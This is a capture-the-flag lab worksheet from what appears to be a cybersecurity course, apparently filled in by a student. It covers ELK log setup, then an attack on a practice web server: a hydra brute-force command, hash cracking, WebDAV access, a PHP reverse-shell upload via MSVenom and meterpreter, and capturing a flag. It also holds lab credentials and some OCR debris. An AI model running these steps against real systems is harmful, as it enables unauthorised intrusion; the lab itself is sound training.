

Day 1 Activity File: Red Team

Monitoring Setup Instructions

- As the you attack a web server today, it will send all of the attack info to an ELK server.
- The following setup commands need to be run on the **Capstone** machine before the attack takes place in order to make sure the server is collecting logs.
- Be sure to complete these steps before starting the attack instructions.

Instructions

- Double click on the 'HyperV Manager' Icon on the Desktop to open the HyperV Manager.
- Choose the Capstone machine from the list of Virtual Machines and double-click it to get a terminal window.
- Login to the machine using the credentials: vagrant:tnargav
- Switch to the root user with sudo su

Setup Filebeat

Run the following commands:

- filebeat modules enable apache
- filebeat setup

The output should look like this:

```
vagrant@server1:~$ sudo su
root@server1:/home/vagrant# filebeat modules enable apache
Module apache is already enabled
root@server1:/home/vagrant# filebeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
Setting up ML using setup --machine-learning is going to be removed in 8.0.0. Please use the ML app instead.
See more: https://www.elastic.co/guide/en/elastic-stack-overview/current/xpack-ml.html
Loaded machine learning job configurations
Loaded Ingest pipelines
```

Setup Metricbeat

Run the following commands:

- metricbeat modules enable apache
- metricbeat setup

The output should look like this:

```
root@server1:/home/vagrant# metricbeat modules enable apache
Module apache is already enabled
root@server1:/home/vagrant# metricbeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
root@server1:/home/vagrant#
```

Setup Packetbeat

Run the following command:

- packetbeat setup

The output should look like this:

```
root@server1:/home/vagrant# packetbeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
root@server1:/home/vagrant#
```

Restart all 3 services. Run the following commands:

- systemctl restart filebeat
- systemctl restart metricbeat
- systemctl restart packetbeat

These restart commands should not give any output:

```
root@server1:/home/vagrant# systemctl restart filebeat
root@server1:/home/vagrant# systemctl restart metricbeat
root@server1:/home/vagrant# systemctl restart packetbeat
root@server1:/home/vagrant#
```

Once all three of these have been enabled, close the terminal window for this machine and proceed with your attack.

Attack!

Today, you will act as an offensive security Red Team to exploit a vulnerable Capstone VM.

You will need to use the following tools, in no particular order:

- Firefox
- Hydra
- Nmap
- John the Ripper
- Metasploit
- curl
- MSVenom

Setup

Your entire attack will take place using the Kali Linux Machine.


- Inside the HyperV Manager, double-click on the Kali machine to bring up the VM login window.
- Login with the credentials: root:toor

Instructions

Complete the following to find the flag:

- Discover the IP address of the Linux web server. 192.168.1.105
- Locate the hidden directory on the web server.
 - **Hint:** Use a browser to see which web pages will load, and/or use a tool like dirb to find URLs on the target site.
http://192.168.1.105/company_folders/secret_folders

```
Ashton is 22 years young, with a masters degree in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!
```




- Brute force the password for the hidden directory using the hydra command:
 - `hydra -l ahston -P /root/Downloads/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder`

```
Shell No.1
File Actions Edit View Help
14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10133 of
14344398 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10134 of
14344398 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10135 of
14344398 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10136
of 14344398 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10137 of
14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10138 o
f 14344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10139 of
14344398 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10140 of 14
344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10141 o
f 14344398 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 o
f 14344398 [child 9] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-04 2
0:28:17
root@Kali:~/Downloads#
```

```
192.168.1.105/company_fol...
192.168.1.105/company_folders/secret_folder/connect_to_corp_se...
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB
Personal Note
In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)
1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```


- Break the hashed password with the Crack Station website or John the Ripper.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-ha1, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

- Connect to the server via WebDav.
 - **Hint:** Look for WebDAV connection instructions in the file located in the secret directory. Note that these instructions may have an old IP Address in them, so you will need to use the IP address you have discovered.

192.168.1.105/company_fol... x CrackStation - Online Pa... x dav://http://192.168.1.10... x New Tab x +

192.168.1.105/webdav/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Google

dav://http://192.168.1.105/webdav/ x Q

Q All News Videos Maps Images More Tools

About 260 results (0.25 seconds)

https://www.clavicle.io

Capstone Engag

Aug 11, 2020 — dav://

deploy reverse shell p

31 pages

https://github.com > Ja

Jay-Idrees/UPenn-CyberSecurity-Red-vs-Blue-Team ... - GitHub

Here http-enum is an NSE (Nmap scripting engine) script provides insights regarding the ... I guessed the correct path to be dav://192.168.1.105/webdav .

https://github.com > RedvsBlue-Project > blob > PSBRe...

RedvsBlue-Project/PSBRedvsBlueProject2.md at main - GitHub

* On HTTP GET request, I would set an alarm that activates on any IP address trying to access the webDAV directory outside of those trusted IP addresses.

https://hacking85.rssing.com > chan-19344003 > latest

Kali Linux – Hacking Articles - RSSing.com



Authentication Required


http://192.168.1.105 is requesting your username and password. The site says: "webdav"

User Name: ryan

Password:


Cancel OK





```
ryan@server1: ~
File Actions Edit View Help
Swap usage: 0%
* Super-optimized for small spaces - read how we shrank the memory footprint of MicroK8s to make it the smallest full K8s around.
https://ubuntu.com/blog/microk8s-memory-optimisation
* Canonical Livepatch is available for installation.
  - Reduce system reboots and improve kernel security. Activate at: https://ubuntu.com/livepatch
152 packages can be updated.
1 update is a security update.
New release '20.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
ryan@server1:~$
```

- Upload a PHP reverse shell payload. [linux4u](#)
 - **Hint:** Try using your scripting skills! MSVenom may also be helpful.
- Execute payload that you uploaded to the site to open up a meterpreter session.
- Find and capture the flag.



```
-bash: cd: etc/: No such file or directory
ryan@server1:~$ cd ..
ryan@server1:/home$ ls
ashton  data  ryan  vagrant
ryan@server1:/home$ cd ashton/
ryan@server1:/home/ashton$ ls
ryan@server1:/home/ashton$ cd ..
ryan@server1:/home$ cd ryan
ryan@server1:~$ ls
ryan@server1:~$ cd ..
ryan@server1:/home$ cd data
ryan@server1:/home/data$ ls
ryan@server1:/home/data$ cd ..
ryan@server1:/home$ cd vagrant
ryan@server1:/home/vagrant$ ls
ryan@server1:/home/vagrant$ cd ..
ryan@server1:/home$ ls
ashton  data  ryan  vagrant
ryan@server1:/home$ cd ..
ryan@server1:/$ ls
bin      flag.txt      lib          mnt      run      swap.img     vagrant
boot     home          lib64        opt      sbin     sys          var
dev      initrd.img    lost+found   proc     snap     tmp          vmlinuz
etc      initrd.img.old media         root     srv      usr          vmlinuz.old
ryan@server1:/$ cat flag.txt
bing0w@5h1sn@m0
ryan@server1:/$
```

After you have captured the flag, show it to your instructor.

Be sure to save important files (e.g., scan results) and take screenshots as you work through the assessment. You'll use them again when creating your presentation.